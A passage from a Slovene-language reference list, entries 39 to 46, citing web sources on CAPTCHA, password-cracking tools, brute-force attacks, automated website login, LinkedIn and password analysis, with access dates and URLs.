[39] Wikipedia, CAPTCHA [Online, 19. 5. 2015]. Dosegljivo: https://sl.wikipedia.org/wiki/CAPTCHA

[40] Wikipedia, John the Ripper [Online, 29. 6. 2015]. Dosegljivo: https://en.wikipedia.org/wiki/John_the_Ripper

[41] Wikipedia, The Hacker's Choice [Online, 7. 6. 2015]. Dosegljivo: https://en.wikipedia.org/wiki/The_Hacker%27s_Choice

[42] Wordpress, *Brute Force Attacks* [Online, 19. 3. 2015]. Dosegljivo: http://codex.wordpress.org/Brute_Force_Attacks

[43] K. Mook Young, *How to automate login a website*, 2013 [Online, 16. 4. 2015]. Dosegljivo:

http://www.mkyong.com/java/how-to-automate-login-a-website-java-example/

[44] T. Zakrajšek, Kaj je Linkedin?, 2015 [Online, 19. 8. 2015]. Dosegljivo: http://psihologijadela.com/2015/04/27/kaj-je-to-linkedin/

[45] G. Žagar, *Analiza Gesel,* 2010 [Online, 19. 6. 2015]. Dosegljivo: http://infosec.si/?p=169

[46] 24ur, Lenoba ali pomanjkanje domišljije?, 2015 [Online, 19. 6. 2015]. Dosegljivo: http://www.24ur.com/novice/it/lenoba-ali-pomanjkanje-domisljije.html